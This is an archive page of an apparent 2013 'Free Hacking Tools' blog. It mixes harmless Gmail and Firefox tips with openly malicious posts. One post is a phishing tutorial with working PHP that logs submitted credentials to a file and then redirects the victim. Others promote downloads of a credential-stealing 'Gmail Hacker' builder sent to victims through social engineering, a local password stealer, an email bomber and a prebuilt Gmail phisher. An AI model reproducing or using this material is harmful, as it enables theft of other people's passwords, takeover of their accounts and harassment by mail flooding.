Free Hacking Tools: GMAIL

Showing posts with label GMAIL. Show all posts

Sunday, 24 March 2013

Multiple Logins of Gmail and Orkut through firefox

,
Just follow the following steps and you will be able to login in gmail and orkut with multiple accounts. Through this you will be able to make profiles in your firefox.

Step 1:
Open system properties(by right clicking my computer), choose tab advanced, click to environment variables button. in system variables section, click new. type this information to each textbox.

Step 2:
variable name: moz_no_remote (should be all small letter).

variable value: 1

Step 3:
open firefox icon's properties(from desktop and quick launch). add extension -p to command line(like "c:\program files\mozilla firefox\firefox.exe" -p). press ok.
When you will open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.

Saturday, 23 March 2013

Multiple Logins of Gmail and Orkut through firefox

,
Just follow the following steps and you will be able to login in gmail and orkut with multiple accounts. Through this you will be able to make profiles in your firefox.

Step 1:
Open system properties(by right clicking my computer), choose tab advanced, click to environment variables button. in system variables section, click new. type this information to each textbox.

Step 2:
variable name: moz_no_remote (should be all small letter).

variable value: 1

Step 3:
open firefox icon's properties(from desktop and quick launch). add extension -p to command line(like "c:\program files\mozilla firefox\firefox.exe" -p). press ok.
When you will open firefox it will prompt for profile selection create a profile,open firefox login to orkut open once more use another profile login.

Sunday, 10 March 2013

Great gmail tweaks an hacks..

,
Here is the beginning of my post. And here is the rest of it.

All for Gmail: handy Firefox extensions, best Greasemonkey scripts, some desktop tools and lots of useful tips. Take this Gmail thingie to another level. Enjoy ;-)

FIREFOX EXTENSIONS

Gspace - multi-platform firefox addon that turns your gmail account into powerful online storage tool

Gmail Search Extension - search your gmail account directly from the firefox search bar

GcalQuickTab - toggle between gmail and google calendar with keyboard shortcuts

GTDInbox - turns your account into flexible and feature-loaded ToDo-management service (GTD = Getting Things Done)

GMail Manager - manage multiple GMail accounts right from your browser

DragDropUpload - this handy extension lets you quickly attach one or more files to your emails by dragging them over the “Attach a file” link

CustomizeGoogle - removes ads, switches you from http to https, hides the spam counter, quick contacts box, invite box and forces fixed font

Better Gmail - integrates bunch of cool features, i.e. attachment icons, attachment Reminder, mail preview, filter assistant, label colors, macros, and saved searches

GmailSkinz - powerful firefox addon with lots of cool features: (Note: some users reported having problems with this addon)

  • change the colour of your inbox(from green to dark green),
  • view weather, google calendar and news headlines along side your emails,
  • integrate any Google IG module to sidebar menu(Awesome),
  • insert images from your Picasa web album in to emails,
  • insert smileys,
  • change the attachment paperclip to an icon indicating the type of attachment,
  • make the navigation (Inbox, Starred, Sent Mail, etc) horizontal,
  • hide various page elements (invite panel, page footer and your email address from the top right of inbox).
  • complete integration with Gmail: addon settings can be changed directly from the Gmail settings page.

Google Toolbar with Gmail search - Official Google toolbar featuring one-click Gmail search

E-Mail Notifier Toolbar | Gmail Notifier - as titles say ‘…notifier

_

GREASEMONKEY SCRIPTS (What is Greaseamonkey?)


Gmail Super Clean - clean and distraction-free gmail. Looks great, check it out here

Gmail Spam-count Hide - hides spam count link

GMail Attachment Icons - adds attachment icons to emails, letting you see what kind of attachment an email has (HTML,JPG, PDF….) 'Attachment icons' isn't a standard greasemonkey script, it's an addon for a similar Firefox extension known as Stylish. However, installing it on greasemonkey should be fine as well]

Google Reader Integration - integrates Google Reader into Gmail. Highly Recommended (demo)

GmailTo - forces all ‘mailto’ links to open in GMail

Saved Searches - lets you create ’saved searches’(aka smart folders) and display them in the separate box in the navigation menu. Clicking on a search executes the saved query. Demo

Conversation Preview - handy addon that lets you quickly preview message contents right from the main inbox window. See demo below

Google Calendar Integration - integrates Google Calendar agenda into Gmail. Demo

Label Colors - lets you color menu labels to make them stand out better. Demo

Gmail Macros - adds extra keyboard shortcuts to Gmail (i.e. “t” for move to trash, “r” for mark as read, “p” for mark as read and add to archive…etc). Read more

SSLGoogle - force google mail, docs and cal pages and their intra-links to a secure connection(HTTPS)

Gmail Encrypt - encrypts outgoing emails

Gmail Date Search - adds a Search by Date button to Gmail’s search form

Gmail Signature Float - moves your mail signature to the top of the message rather than the bottom

Following image displays all above mentioned scripts in action(click to enlarge and open it in a new windows)
gmail greasemonkey scripts

_

Desktop APPS and Web TOOLS:

GmailDrive (Windows) - adds a new virtual drive(’Gmail Drive’) to My Computer folder and uses gmail as its storage medium. Drag’n drop files Gmail Drive and it will store them on your gmail account as if on additional hard drive. More on GmailDrive

gDisk (Mac) - similar to above mentioned GmailDrive but for Mac users

Gmail ToDo - handy desktop application that stores entered todo’s in a todo label on gmail

Desktop Notifiers: GMail Notifier(official release from Google), GTray (Win XP), GCount (Mac), Gmail+Growl 2.0 (GmailNotifier addon that lets you further customize ‘new mail’ alerts)

GMail for Mobile - access gmail from your mobile

GmailFS - mountable Linux filesystem which uses Gmail as its storage medium

Google Talk - Google’s IM service which is fully integrable with GMail

You’ve Got Gmail - Gmail plugin for Trillian IM client


TIPS and HACKS

Unbl0ck - use this tool to access gmail from places where it’s blocked (work, school…)

Gmail icon generator - creates an image of your email address to minimize spam exposure

Gmail To Thunderbird - how to access your Gmail using Mozilla Thunderbird

Shortcut List - handy, printable list of keyboard shortcuts for the Gmail

Hotmail Contacts Import - explains how to import contacts from Hotmail to Gmail

Gmail trick that explains how to find that ’someone’ who gives away your email address to spammers

Attach any file type - bunch of tricks showing you how to attach and send blocked file types, i.e. ‘*.exe’

JimsTips - huge collection of basic gmail tips

Source- http://www.makeuseof.com/tag/gmail-craze-30-tools-to-make-your-gmail-better/

Friday, 8 March 2013

Gmail theme

,
Gmail's new theme feature lets you cutomize the look of your gmail window. These are much like Orkut themes and what i believe that you might see some of these to be used on Orkut as well.

To select a theme so the following-
1.Go to settings.
2.Click on the theme tab, that would be placed at last.
3.Click on any theme and it would be implemented.
And you are done...

Thursday, 28 February 2013

Creating a fake ( phishing ) page of gmail , facebook , orkut , myspace etc.

,
Phishing has become a very easy to use trick to hack usernames and passwords of users. Here demonstrate how to create a fake phishing page for almost any social networking site , email or any other site that has a login form.

For this trick you would need a hosting account , you can get that easily.
Register yourself at t35, host1free, 110mb etc.
Note- 110mb checks for phishing page on their site and removes them.


So now u have a hosting account so lets create a fake page-

First go to the target site. In your browser select Save As from the File menu and save the site on
 your hardisk with name "login.htm" .

or alternatively right click on the page and click "view source" and copy all of it and save them to a notepad file. Rename the file with "login.htm".

Now the second part of the hack-
Go to Notepad and copy this into it-


header ('Location: http://www.facebook.com');

$handle = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {

   fwrite($handle, $variable);

   fwrite($handle, "=");

   fwrite($handle, $value);

   fwrite($handle, "\r\n");

}

fwrite($handle, "\r\n");

fclose($handle);

exit;

?>


replace facebook.com with the URL you want the user to go after he clicks on submit button.

Save the page as fish.php

Now you need to edit the "login.htm" file we saves earlier. So go to that and open it with notepad.
now search for anyhtin like "action=" which has something with login. And replace the URl with "fish.php".

Also create a blank txt file with name "log.txt" . This file would be used to save your logins and passwords.
Now you are done,.

Go to your hosting account and upload all the files to your server.
Now go to the URL provided by ur host.

Like - http://g00glepage.t35.com/login.htm

And you would see the fake page as it is.
Now enter the username and password.

Check the log.txt file. The password and username you enterd previously would be saved in the log.txt  file.

Here you have a working phishing page.
bu hackiteasy

Saturday, 23 February 2013

HACK GMAIL ACCOUNTS : GMAIL HACKER

,
type='html'>

This software will hack Gmail accounts. All you need is a bit of social engineering. Just follow the steps below:

1. Extract the RAR archive in a separate folder.
2. Run Gmail Hacker Builder.exe file on your computer.
3. Enter in your Gmail address and password (I created a new Gmail ID to test this and I recommend you to do the same). Hit on Build. Then Gmail hacker builder will create your own Gmail hacker application - Gmail Hacker.exe file which you can use to hack gmail password.
4. Now, send this Gmail Hacker.exe file to victim of which you wanna hack Gmail password and convince him that this Gmail hacker can hack Gmail password (Social Engineering as I already said).
5. Ask him to run Gmail Hacker.exe and enter all information including his Gmail ID and password and Gmail ID of victim he wanna hack. As he enters this information and hits "Hack Them", he will receive an error message
6. You will receive an email in your account containing his password. Enjoy!!!

Download here:

http://www.mediafire.com/download.php?znjl0mezh0n

EMAIL ACCOUNT HACKING SOFTWARE : GMAIL PASSWORD RECOVERY

,
type='html'>


GMail Password Recovery is a tool which scans for the computer for locally stored GMail passwords to hack them.


Download here:  


Password: hackingguide

EMAIL SPAMMER : GMAIL MAIL 2.1

,
type='html'>

Gmail Mail 2.1 is another simple mail spammer to bomb your victim's email account with tons of emails. Unlike other email bombers I have presented, this one has the special capability to spam the victim's email account with different Gmail accounts simultaneously. We can use upto 4 different Gmail accounts to spam the victim's email account and believe me, it has a lightning fast speed.

Download here: 


http://www.mediafire.com/download.php?jud2lngmxkm

Thursday, 21 February 2013

HACKING GMAIL ACCOUNTS : GMAIL PHISHER

,
type='html'>


Gmail phisher is a phisher (a fake login page) for hacking Gmail accounts. Just send it to anyone and ask him to enter his login credentials. Once he enters his login details, a text file containing passwords of the user is generated automatically. 

Download here:  

http://www.ziddu.com/download/6966112/GMAILPHISHER.rar.html 

Password: hackingguide
 

Free Hacking Tools Copyright © 2011 -- Template created by All Premium Accounts -- Powered by Free Premium Accounts